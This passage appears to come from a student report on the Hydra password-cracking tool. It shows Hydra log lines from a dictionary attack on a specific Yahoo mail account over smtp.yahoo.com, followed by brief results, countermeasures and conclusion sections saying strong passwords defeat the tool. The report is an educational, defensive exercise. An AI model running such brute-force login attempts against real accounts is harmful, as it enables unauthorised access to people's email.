[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "Ma123123" - 24 of 30 [child 8] (9/15)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "welcometo" - 25 of 30 [child 9] (10/15)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "melissca" - 26 of 30 [child 10] (11/15)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "iamropot" - 27 of 30 [child 12] (12/15)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "helloworld" - 28 of 30 [child 4] (13/15)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "hihihi" - 29 of 30 [child 11] (14/15)
[REDO-ATTEMPT] target smtp.yahoo.com - login "ma12345612345@yahoo.com" - pass "hellogmail" - 30 of 30 [child 14] (15/15)
[STATUS] 30.00 tries/min, 30 tries in 00:01h, 1 to do in 00:01h, 15 active
```

Figure 15

### 3. Result and Analysis

The analysis of our experience with hydra tool that when it tries to crack password for target email it represent invalid password or might say “0 valid password” that means this tool cannot access to secure email with strong password even though if password for target email written in wordlist file, nowadays almost all email servers request from their clients to provide strong password to avoid any hacking attempt.

#### **4. Countermeasures**

To avoid this tool to access specific email or any type of account first make sure to register in a secure program that will guarantee all possible attack and then make the password stronger and avoid using one password for several accounts and store password in secure place.

#### **5. Conclusion**

Hydra is a kali tool can access to target account by guessing password and if users use a weak password that will make their account endangered. We conclude that any specific account has a strong password this tool will not access this account easily.